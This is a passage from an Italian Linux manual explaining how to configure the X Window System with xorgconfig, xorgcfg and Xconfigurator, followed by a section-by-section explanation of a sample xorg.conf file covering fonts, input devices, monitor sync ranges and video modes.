  the settings (e.g. a Device section). For this reason, after you make a
  selection, you will still be asked about the components of the card, with
  the settings from the chosen database entry presented as a strong hint.

  The database entries include information about the chipset, what server to
  run, the Ramdac and ClockChip, and comments that will be included in the
  Device section. However, a lot of definitions only hint about what server
  to run (based on the chipset the card uses) and are untested.

  If you can't find your card in the database, there's nothing to worry about.
  You should only choose a database entry that is exactly the same model as
  your card; choosing one that looks similar is just a bad idea (e.g. a
```

```
GemStone Snail 64 may be as different from a GemStone Snail 64+ in terms of
hardware as can be).
```

L'indicazione dell'adattatore grafico è una fase delicata e con un po' di fortuna si può trovare il proprio adattatore nell'elenco di quelli previsti.

Do you want to look at the card database? **y** [*Invio*]

```
    0  * Generic VESA compatible                             -
    1  * Generic VGA compatible                              -
    2  * Unsupported VGA compatible                          -
    3  ** 3DLabs, TI (generic)                [glint]        -
    4  ** 3Dfx (generic)                      [tdfx]         -
    5  ** ATI (generic)                       [ati]          -
    6  ** ATI Radeon (generic)                [radeon]       -
    7  ** ATI Rage 128 based (generic)        [r128]         -
    8  ** Alliance Pro Motion (generic)       [apm]          -
    9  ** Ark Logic (generic)                 [ark]          -
   10  ** Chips and Technologies (generic)    [chips]        -
   11  ** Cirrus Logic (generic)              [cirrus]       -
   12  ** Cyrix MediaGX (generic)             [cyrix]        -
   13  ** DEC TGA (generic)                   [tga]          -
   14  ** Intel i740 (generic)                [i740]         -
   15  ** Intel i810 (generic)                [i810]         -
   16  ** Linux framebuffer (generic)         [fbdev]        -
   17  ** Matrox Graphics (generic)           [mga]          -

  Enter a number to choose the corresponding card definition.
  Press enter for the next page, q to continue configuration.
```

L'elenco è molto lungo e vale la pena di scorrerlo tutto prima di scegliere il numero corrispondente al modello del proprio adattatore. Una volta raggiunta la fine, l'elenco viene riproposto dall'inizio.

[*Invio*]

[*Invio*]

[*Invio*]

...

0 [*Invio*]

```
Your selected card definition:

Identifier: * Generic VESA compatible
Chipset:    -
Driver:     vesa

Press enter to continue, or ctrl-c to abort.
```

Il programma di configurazione conferma la scelta dell'adattatore grafico.

`Press enter to continue, or ctrl-c to abort.`[*Invio*]

```
Now you must give information about your video card. This will be used for
the "Device" section of your video card in xorg.conf.

It is probably a good idea to use the same approximate amount as that detected
by the server you intend to use. If you encounter problems that are due to the
used server not supporting the amount memory you have, specify the maximum
amount supported by the server.

How much video memory do you have on your video card:

 1  256K
 2  512K
 3  1024K
 4  2048K
 5  4096K
 6  8192K
 7  16384K
 8  32768K
 9  65536K
10  131072K
11  262144K
12  Other

Enter your choice:
```

L'informazione sulla quantità di memoria a disposizione è importante per determinare la cosiddetta profondità dell'immagine, intendendo con questo la quantità di colori che si possono utilizzare, a seconda della risoluzione utilizzata.

`Enter your choice:` **8**[*Invio*]

```
You must now enter a few identification/description strings, namely an
identifier, a vendor name, and a model name. Just pressing enter will fill
in default names (possibly from a card definition).

Your card definition is * Generic VESA compatible

The strings are free-form, spaces are allowed.
Enter an identifier for your video card definition:
```

Come per il monitor, le informazioni sul nome dell'adattatore grafico sono facoltative.

```
Enter an identifier for your video card definition: VESA [Invio]
```

```
For each depth, a list of modes (resolutions) is defined. The default
resolution that the server will start-up with will be the first listed
mode that can be supported by the monitor and card.
Currently it is set to:

"1280x1024" "1024x768" "800x600" "640x480" for 8-bit
"1280x1024" "1024x768" "800x600" "640x480" for 16-bit
"1280x1024" "1024x768" "800x600" "640x480" for 24-bit

Modes that cannot be supported due to monitor or clock constraints will
be automatically skipped by the server.

 1  Change the modes for 8-bit (256 colors)
 2  Change the modes for 16-bit (32K/64K colors)
 3  Change the modes for 24-bit (24-bit color)
 4  The modes are OK, continue.

Enter your choice:
```

In base al tipo di adattatore e alla quantità di memoria installata su di esso, si può determinare l'elenco delle modalità di funzionamento di questo. In particolare, una maggiore profondità di colori richiede un maggiore utilizzo della memoria video. Nel caso si disponga di poca memoria, se ci si accontenta di risoluzioni inferiori si può aumentare la profondità dei colori.

La profondità di colori si esprime solitamente in bit per punto grafico (*pixel*): 2 elevato a questo valore dà il numero di colori a disposizione, quindi, con 8 bit/pixel si hanno a disposizione $2^8 = 256$ colori.

Quando poi si avvia il servente si può indicare la profondità desiderata e in base a quella scelta viene utilizzata una delle modalità elencate.

Volendo è possibile scegliere un ordine diverso nella sequenza delle modalità, oppure si può eliminare un livello di risoluzione che genera qualche problema di visualizzazione. In generale non vale la pena di cambiare alcunché.

```
Enter your choice: 4 [Invio]
```

```
Please specify which color depth you want to use by default:

  1  1 bit (monochrome)
  2  4 bits (16 colors)
  3  8 bits (256 colors)
  4  16 bits (65536 colors)
  5  24 bits (16 million colors)

Enter a number to choose the default depth.
```

5 [*Invio*]

```
I am going to write the xorg.conf file now. Make sure you don't accidently
overwrite a previously configured one.

Shall I write it to /etc/X11/xorg.conf?
```

La riserva posta dal programma di configurazione si spiega solo considerando la possibilità che si voglia conservare la configurazione precedente per qualche motivo. Se è così vale la pena di farsene una copia prima di procedere alla riscrittura del file '`xorg.conf`'.

`Shall I write it to '/etc/X11/xorg.conf'?` **`y`** [*Invio*]

```
File has been written. Take a look at it before starting an X server. Note that
the xorg.conf file must be in one of the directories searched by the server
(e.g. /etc/X11) in order to be used. Within the server press
ctrl, alt and '+' simultaneously to cycle video resolutions. Pressing ctrl,
alt and backspace simultaneously immediately exits the server (use if
the monitor doesn't sync for a particular mode).

For further configuration, refer to the xorg.conf(5x) manual page.
```

Alla conclusione, il programma di configurazione ricorda che il file '`xorg.conf`' deve trovarsi dove il servente si aspetta di trovarlo. La directory '`/etc/X11/`' è il luogo corretto (potrebbe esistere il collegamento simbolico '`/usr/X11R6/lib/X11/xorg.conf`' che punta a '`/etc/X11/xorg.conf`').

Per verificare se tutto è andato bene si può avviare lo script '**`startx`**'. Se qualcosa non va, basta premere la sequenza [*Ctrl Alt Backspace*] per fare terminare l'esecuzione del servente.

> Di norma viene creato il collegamento simbolico '`/etc/X11/X`', che punti all'eseguibile del servente adatto al proprio adattatore grafico (ammesso che ci possa essere differenza). In pratica, il collegamento potrebbe puntare a '`/usr/bin/X11/Xorg`', a '`/usr/bin/X11/XFree86`', oppure a un'altra versione specifica per il proprio adattatore grafico.

224.2.2 Configurazione alternativa

X fornisce anche un altro programma per la costruzione del file di configurazione ('/etc/X11/XF86Config*' o '/etc/X11/xorg.conf'). Si tratta dell'eseguibile '**xf86cfg**' o di '**xorgcfg**', il quale dovrebbe consentire un'interazione attraverso lo stesso sistema grafico, ma che offre in alternativa anche un sistema di menù per lo schermo a caratteri:

```
xf86cfg [opzioni]
```

```
xorgcfg [opzioni]
```

Per ottenere il funzionamento in modalità grafica, non servono argomenti nella riga di comando, mentre l'opzione '**-textmode**' fa sì che si utilizzi solo uno schermo a caratteri:

xorgcfg -textmode [*Invio*]

224.2.3 Configurazione con Xconfigurator

La distribuzione Red Hat/Fedora offre l'applicativo Xconfigurator per facilitare la configurazione di X, con un funzionamento molto simile a '**xorgcfg**' quando viene avviato in modalità testo. Questo stesso programma viene utilizzato nella fase di installazione della distribuzione.

```
Xconfigurator
```

L'eseguibile '**Xconfigurator**' non prevede argomenti ed è interattivo. All'avvio, esegue una scansione diagnostica alla ricerca dell'adattatore grafico. Se si tratta di una scheda PCI è molto probabile che venga identificata. Se la ricerca fallisce, viene richiesto all'utente di scegliere un tipo di adattatore, o direttamente il servente grafico. Successivamente si passa all'indicazione del tipo di monitor (figura 224.30).

Figura 224.30. Scelta del monitor.

```
Monitor Setup

What type of monitor do you have? If you would rather
specify the sync frequencies of your monitor, choose
"Custom" from the list.

        Custom
        Acer Acerview 11D
        Acer Acerview 33D/33DL
        Acer Acerview 34T/34TL
        AOC-15
        Apollo 1280x1024-68Hz
        Apollo 1280x1024-70Hz
        Axion CL-1566


      Ok                    Cancel
```

È poco probabile che si riesca a trovare il proprio modello tra quelli proposti dall'elenco, per cui è quasi obbligatorio indicare il tipo '`Custom`'. Si deve quindi indicare la frequenza orizzontale (figura 224.31) e verticale (figura 224.32). È importante che le frequenze selezionate non superino i limiti stabiliti dalla casa costruttrice del monitor.

Figura 224.31. Scelta della frequenza orizzontale.

```
Monitor Setup (Continued)

You must indicate the horizontal sync range of your monitor. You
can either select one of the predefined ranges below that
correspond to industry-standard monitor types, or give a specific
range.
It is VERY IMPORTANT that you do not specify a monitor type with
a horizontal sync range that is beyond the capabilities of your
monitor. If in doubt, choose a conservative setting.

    Standard VGA, 640x480 @ 60 Hz
    Super VGA, 800x600 @ 56 Hz
    8514 Compatible, 1024x768 @ 87 Hz interlaced (no 800x600)
    Super VGA, 1024x768 @ 87 Hz interlaced, 800x600 @ 56 Hz
    Extended Super VGA, 800x600 @ 60 Hz, 640x480 @ 72 Hz


            Ok           Cancel
```

Figura 224.32. Scelta della frequenza verticale.

```
Monitor Setup (Continued)

You must indicate the vertical sync range of your
monitor. You can either select one of the predefined
ranges below that correspond to industry-standard monitor
types, or give a specific range. For interlaced modes,
the number that counts is the high one (e.g. 87 Hz rather
than 43 Hz).

50-70
50-90
50-100
40-150

Ok        Cancel
```

A seconda del tipo di adattatore grafico disponibile potrebbe essere richiesta la selezione del cosiddetto RAMDAC. Se viene richiesto, in caso di dubbio si può rinunciare a specificarne il valore.

Un punto delicato è dato invece dal cosiddetto *Clockchip*. Se non si sa di cosa si tratti, è bene non indicare alcunché, come si vede nella figura 224.33.

Figura 224.33. Scelta del *clockchip*.

```
Clockchip Configuration

Which Clockchip do you have?

No Clockchip Setting (recommended)
Chrontel 8391
ICD2061A and compatibles (ICS9161A, DCS2824)
ICS2595
ICS5342 (similar to SDAC, but not completely compatible)
ICS5341
S3 GenDAC (86C708) and ICS5300 (autodetected)
S3 SDAC (86C716)
STG 1703 (autodetected)
Sierra SC11412


Ok        Cancel
```

Successivamente deve essere selezionata la quantità di memoria a disposizione dell'adattatore grafico. È importante non indicarne più di quanta realmente presente.



Figura 224.34. Indicazione della memoria video disponibile.

Infine, si devono indicare le modalità video, cioè la dimensione dello schermo espressa in punti. Per evitare fastidi inutili, sarebbe conveniente indicare una sola risoluzione per tutti i tipi di profondità di colori. La figura 224.35 mostra in particolare un esempio in cui è stata selezionata solo la risoluzione 800×600, sia per la profondità di colori a 8 bit, sia per la profondità a 16 bit, escludendo quella a 24 bit.

Figura 224.35. Indicazione delle modalità video utilizzabili.

Al termine, viene provato l'avvio del servente grafico selezionato, utilizzando la configurazione indicata, in modo da permettere una verifica del suo funzionamento. In modalità grafica viene presentata una finestra di dialogo per richiedere la conferma del funzionamento. Se la risposta è affermativa, viene anche chiesto se si intende avviare immediatamente il sistema

operativo in modo grafico.

224.3 Lettura del file di configurazione

La lettura del file di configurazione di X (‘/etc/X11/XF86Config’ o ‘/etc/X11/xorg.conf’) può dare molte informazioni utili sull’organizzazione del sistema grafico. In particolare, i programmi utilizzati per generarlo sono realizzati in modo da inserire molti commenti, tra cui anche esempi di direttive, così da agevolare chi volesse modificarlo successivamente a mano.

Il simbolo ‘**#**’ serve a iniziare un commento che termina alla fine della riga, inoltre le righe bianche e quelle vuote vengono ignorate.

A titolo di esempio viene mostrato un file di configurazione generato attraverso ‘**xorgconfig**’, come descritto nella sezione 224.2.1, ma semplificato.

```
Section "Module"
    Load        "dbe"           # Double buffer extension
    Load        "type1"
    Load        "freetype"
EndSection

Section "Files"
    RgbPath    "/etc/X11/rgb"
    FontPath   "/usr/lib/X11/fonts/misc/"
    FontPath   "/usr/lib/X11/fonts/75dpi/:unscaled"
    FontPath   "/usr/lib/X11/fonts/100dpi/:unscaled"
    FontPath   "/usr/lib/X11/fonts/Type1/"
    FontPath   "/usr/lib/X11/fonts/Speedo/"
    FontPath   "/usr/lib/X11/fonts/75dpi/"
    FontPath   "/usr/lib/X11/fonts/100dpi/"
    FontPath   "/usr/lib/X11/fonts/truetype/"
EndSection

Section "ServerFlags"
    # Option "DontZap"
    # Option "Dont Zoom"
EndSection

Section "InputDevice"
    Identifier "Keyboard1"
    Driver     "Keyboard"
    Option     "AutoRepeat" "500 30"
    Option     "LeftAlt"     "Meta"
    Option     "RightAlt"    "ModeShift"
    Option     "XkbRules"    "xorg"
    Option     "XkbModel"    "pc104"
    Option     "XkbLayout"   "it"
EndSection
```

```
Section "InputDevice"
    Identifier  "Mouse1"
    Driver      "mouse"
    Option      "Protocol"        "PS/2"
    Option      "Device"          "/dev/mouse"
    Option      "Emulate3Buttons" "true"
    # Option    "Emulate3Timeout" "50"
EndSection

Section "Monitor"
    Identifier  "Monitor1"
    HorizSync   30-50
    VertRefresh 50-90
EndSection

Section "Device"
    Identifier  "Standard VESA"
    Driver      "vesa"
EndSection

Section "Screen"
    Identifier  "Screen 1"
    Device      "Standard VESA"
    Monitor     "Monitor1"
    DefaultDepth 16

    Subsection "Display"
        Depth       8
        Modes       "1024x768" "800x600" "640x480"
        ViewPort    0 0
    EndSubsection
    Subsection "Display"
        Depth       16
        Modes       "1024x768" "800x600" "640x480"
        ViewPort    0 0
    EndSubsection
    Subsection "Display"
        Depth       24
        Modes       "1024x768" "800x600" "640x480"
        ViewPort    0 0
    EndSubsection
EndSection

Section "ServerLayout"
    Identifier  "Simple Layout"
    Screen "Screen 1"
    InputDevice "Mouse1" "CorePointer"
```

```
    InputDevice "Keyboard1" "CoreKeyboard"
EndSection
```

Segue la descrizione superficiale di alcune sezioni che possono comporre questo file di configurazione. Per una descrizione un po' più dettagliata si può consultare la pagina di manuale *XF86Config(5)*.

224.3.1 Sezione «Files»

La sezione '**`Files`**' riguarda la posizione dei file utilizzati dal servente.

```
RgbPath "/etc/X11/rgb"
```

La direttiva '**`RgbPath`**' permette di indicare il file contenente l'elenco dei nomi dei colori associato alla codifica RGB relativa.

```
FontPath "/usr/lib/X11/fonts/misc/"
FontPath "/usr/lib/X11/fonts/75dpi/:unscaled"
FontPath "/usr/lib/X11/fonts/100dpi/:unscaled"
FontPath "/usr/lib/X11/fonts/Type1/"
FontPath "/usr/lib/X11/fonts/Speedo/"
FontPath "/usr/lib/X11/fonts/75dpi/"
FontPath "/usr/lib/X11/fonts/100dpi/"
FontPath "/usr/lib/X11/fonts/truetype/"
```

Con le direttive '**`FontPath`**' si indicano le directory contenenti i file dei tipi di carattere utilizzabili.

224.3.2 Sezione «ServerFlags»

La sezione '**`ServerFlags`**' permette di controllare alcune opzioni abbastanza importanti, in particolare quelle seguenti.

```
Option "DontZap"
```

La direttiva '**`DontZap`**', se presente (di solito c'è, ma commentata), toglie la possibilità di concludere l'attività del servente attraverso la combinazione di tasti [*Ctrl Alt Backspace*].

```
Option "Dont Zoom"
```

La direttiva '**`DontZoom`**', se presente (di solito c'è, ma commentata), toglie la possibilità di cambiare la modalità grafica attraverso l'uso delle combinazioni [*Ctrl Alt* +] («control», «alt», «+ del tastierino numerico») e [*Ctrl Alt* −] («control», «alt», «− del tastierino numerico»).

224.3.3 Sezione «InputDevice»

La sezione '**InputDevice**' può riguardare la configurazione della tastiera, oppure quella del dispositivo di puntamento.

Per quanto riguarda la tastiera, conviene non intervenire manualmente all'interno di questa sezione, in quanto il programma utilizzato per generare il file di configurazione dovrebbe essere in grado di inserire tutte le direttive necessarie.

Una sezione '**InputDevice**' riferita a un mouse, contiene in particolare l'indicazione del protocollo e del file di dispositivo a cui si fa riferimento:

```
Option  "Protocol"      "PS/2"
Option  "Device"        "/dev/mouse"
```

Nel caso di mouse a due tasti, oppure a tre, quando quello centrale corrisponde in realtà alla pressione simultanea dei due tasti, si aggiunge in particolare l'opzione corrispondente:

```
Option  "Emulate3Buttons"       "true"
```

Quando si utilizza un mouse bus, come per esempio il tipo PS/2, il file di dispositivo corrispondente non consente l'accesso multiplo da parte dei processi elaborativi. Di conseguenza si possono creare dei problemi tra X e demoni come '**gpm**'. Il problema si risolve proprio utilizzando il demone '**gpm**' con l'opzione '**-R**' e facendo poi in modo che X utilizzi il dispositivo '/dev/gpmdata'.

Quello che si vede di seguito è la configurazione alternativa di una sezione '**InputDevice**' necessaria allo scopo di utilizzare il dispositivo '/dev/gpmdata'. In questo caso si considera che il demone '**gpm**' fornisca le funzionalità del mouse secondo il protocollo '**IntelliMouse**' (qualunque sia il tipo di mouse utilizzato effettivamente); le dichiarazioni proposte consentono di utilizzare anche la rotellina (se c'è), e di ottenere la funzione del tasto centrale, anche se questo non dovesse esserci. Si veda a questo proposito anche quanto descritto nel capitolo 117.

```
Section "InputDevice"
    Identifier  "Mouse1"
    Driver      "mouse"
    Option      "Protocol"              "IntelliMouse"
    Option      "Device"                "/dev/gpmdata"
    Option      "Buttons"               "5"
    Option      "ZAxisMapping"          "4 5"
    Option      "Emulate3Buttons"       "true"
EndSection
```

224.3.4 Sezione «Monitor»

La sezione '**`Monitor`**' riguarda la configurazione del monitor, inteso come unità di visualizzazione dell'immagine, attraverso la sua scansione. Il file di configurazione può contenere diverse sezioni '**`Monitor`**', distinte in base alla direttiva '**`Identifier`**', come nell'esempio seguente:

```
Identifier  "Monitor generico"
```

Il nome utilizzato per identificare il monitor, serve per potervi fare riferimento all'interno di una sezione '**`Screen`**'.

```
HorizSync   31.5, 32.8
```

La direttiva '**`HorizSync`**' permette di definire le frequenze di sincronizzazione orizzontale. Può trattarsi di: valori discreti, cioè di un elenco di valori separati da una virgola; intervalli, cioè da due numeri collegati da un trattino; oppure di elenchi misti.

```
#    HorizSync  30-64         # multisync
#    HorizSync  31.5, 35.2    # multiple fixed sync frequencies
#    HorizSync  15-25, 30-50  # multiple ranges of sync frequencies
```

I valori indicati si riferiscono a kilohertz (simbolo: «kHz»), cioè migliaia di hertz, in modo predefinito.[3]

```
VertRefresh 50-70
```

La direttiva '**`VertRefresh`**' permette di definire le frequenze di sincronizzazione verticale. Valgono le stesse considerazione fatte per i valori della sincronizzazione orizzontale. Generalmente si tratta di un intervallo, come appare nell'esempio, inoltre l'unità di misura predefinita è in hertz.

Queste indicazioni possono essere delicate per il tipo di monitor che si utilizza, per cui non possono essere indicate troppo alla leggera. Infatti, ci sono situazioni in cui un monitor spinto a funzionare a frequenze troppo diverse da quelle previste dalla sua scheda tecnica, può anche risultarne danneggiarlo.

```
# 640x400 @ 70 Hz, 31.5 kHz hsync
Modeline "640x400"     25.175 640  664  760  800   400  409  411  450

# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     25.175 640  664  760  800   480  491  493  525
```

Le direttive '**`Modeline`**' (solitamente sono più di una nella stessa sezione) permettono di definire in dettaglio le caratteristiche di un ***quadro***, o *frame*, cioè di un'immagine secondo il punto di vista del monitor. Viene definito un nome seguito da una serie di informazioni numeriche (che sono descritte meglio nel capitolo 226). Convenzionalmente, il nome viene attribuito in modo da ricordare la risoluzione che si ottiene con quel tipo di modalità. A quel nome si fa riferimento attraverso altre direttive nella sezione '**`Screen`**'.

```
Mode "640x480"
    DotClock    25.175
    HTimings    640  664  760  800
    VTimings    480  491  493  525
    # Flags     "Interlace"
EndMode
```

In alternativa alla direttiva '**`Modeline`**', si può utilizzare la direttiva '**`Mode`**' che si articola su più righe e può risultare più leggibile. Qui si mostra la dichiarazione della modalità '**`640x480`**' già vista nell'esempio precedente.

I nomi delle dichiarazione di queste diverse modalità di composizione dei quadri, possono essere usati più volte; quando ciò accade, viene presa in considerazione la prima modalità corrispondente che risulti valida.

Con X.Org, non è più obbligatorio indicare queste direttive '**`Mode`**' o '**`ModeLine`**', perché il servente dispone di un elenco predefinito di queste indicazioni, associate a dei nomi intuitivi, corrispondente alle specifiche VESA.

224.3.5 Sezione «Device»

La sezione '**`Device`**' riguarda la configurazione dell'adattatore grafico. Il file di configurazione può contenere diverse sezioni '**`Device`**', distinte attraverso la direttiva '**`Identifier`**', come nell'esempio seguente:

```
Identifier      "Standard VESA"
```

Il nome utilizzato per identificare l'adattatore, serve per potervi fare riferimento all'interno di una sezione '**`Screen`**'.

La maggior parte delle indicazioni che riguardano l'adattatore grafico possono essere determinate automaticamente dal servente grafico, all'avvio. Tuttavia, una volta conosciute, conviene fissarle nel file di configurazione.

```
Clocks          25.2 28.3
```

La direttiva '**`Clocks`**' è molto importante e delicata. Permette di definire esplicitamente l'elenco di valori di ***dot-clock*** dell'adattatore grafico. Si tratta in pratica delle frequenza con cui possono essere emessi i vari punti che compongono l'immagine. I due valori mostrati nell'esempio, dovrebbero essere sufficientemente bassi e comuni, da poter risultare compatibili con la maggior parte degli adattatori grafici VGA. L'unità di misura predefinita è il megahertz (simbolo: «MHz»), inteso come milioni di hertz.

224.3.6 Sezione «Screen»

La sezione '**Screen**' permette di legare assieme le informazioni sul monitor e sull'adattatore grafico, aggiungendo qualche indicazione sull'aspetto della superficie grafica. Il file di configurazione può contenere diverse sezioni '**Screen**', distinte attraverso la direttiva '**Identifier**', come nell'esempio seguente:

```
Identifier "Screen 1"
```

